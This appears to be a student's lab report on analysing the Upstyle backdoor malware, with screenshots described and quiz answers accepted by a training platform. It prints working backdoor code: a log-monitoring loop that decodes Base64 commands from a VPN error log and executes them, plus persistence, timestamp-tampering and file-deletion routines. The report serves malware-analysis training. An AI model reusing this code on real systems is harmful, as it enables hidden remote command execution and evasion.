Upstyle Backdoor Training Evidence




Figure 1. The course activity page identifies Upstyle_Backdoor as an Easy malware analysis task.

Learning and connection to my project

I practised recognising function definitions and calls, module functions, file paths and regular expressions. I learned that check() is the outer launcher, while __main() contains the log-monitoring loop. The platform accepted check() for Question 1.

For our smart-home network monitoring and segmentation project, this activity shows why alerts should be supported by evidence and why network traffic alone may not explain malicious behaviour. The same evidence-based approach can support analysis of unusual connections. This lab did not test our project rules, false-positive rate or segmentation configuration.

command handling

Figure 2 shows the system.pth destination, the outer check() function, the nested __main() payload, and the CSS restoration function. The CSS path is stored in css_path. The restore() function waits 15 seconds before writing back saved content.



Figure 2. Static inspection of the installation path, function structure and CSS restoration code.

```
while True:
    try:
        SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=]+)\]'
        lines = []
        WRITE_FLAG = False
        for line in open("/var/log/pan/sslvpn_ngx_error.log",errors="ignore").readlines():
            rst = re.search(SHELL_PATTERN,line)
            if rst:
                WRITE_FLAG = True
                cmd = base64.b64decode(rst.group(1)).decode()
                try:
                    output = os.popen(cmd).read()
                    with open(css_path,"a") as f:
                        f.write("/*"+output+"*/")
                except Exception as e:
                    pass
                continue
            lines.append(line)
```

Figure 3. The log path, regular expression, Base64 decoding, command execution and CSS output code.

Environment check and self protection




Figure 4. The lab folder contains the supplied archive and the Python file opened for analysis.

The process check looks for /usr/local/bin/monitor mp before starting the inner payload. protect() saves the contents of system.pth and registers stop() as the SIGTERM handler. If that handler runs and the file is missing, it attempts to recreate the file. This is conditional protection, rather than continuous monitoring for deletion.

```
    if b"/usr/local/bin/monitor mp" in open("/proc/self/cmdline","rb").read().replace(b"\x00",b" ") :
        try:
            start_process()
        except KeyboardInterrupt as e:
            print(e)
        except Exception as e:
            print(e)
        return True
    else:
        return False


def protect():
    import os,signal
    systempth = "/usr/lib/python3.6/site-packages/system.pth"
    content = open(systempth).read()
    # os.unlink(__file__)
    def stop(sig,frame):
        if not os.path.exists(systempth):
            with open(systempth,"w") as f:
                f.write(content)

    signal.signal(signal.SIGTERM,stop)


protect()
check()

=="))''')
atime=os.path.getatime(os.__file__)
mtime=os.path.getmtime(os.__file__)
os.utime(systempth,(atime,mtime))
os.unlink(__file__)
import glob
os.unlink(glob.glob("/opt/pancfg/mgmt/licenses/PA_VM`*")[0])
```

Windows (CRLF) | Ln 96, Col 55 | 100%

Figure 5. The process check, protect() function, SIGTERM handler, timestamp changes and deletion statements.

The final statements attempt to delete the installer and one matching license file under /opt/pancfg/mgmt/licenses/. The lower code also sets system.pth timestamps from os.__file__. These statements indicate intended changes; code inspection alone does not prove those changes occurred.

Accepted results for Questions 1 to 4

The green checks show that the platform accepted check(), the system.pth path, the CSS path and the license directory. The source-code screenshots on the preceding pages explain how these results were identified.




Figure 6. Accepted responses for Questions 1 to 4. The image is cropped to the question results.

Accepted results for Questions 5 to 8

The platform accepted SIGTERM, protect(), the img[...] regular expression and the error-log path. Together, Figures 6 and 7 show that all eight questions were answered successfully.




Figure 7. Accepted responses for Questions 5 to 8.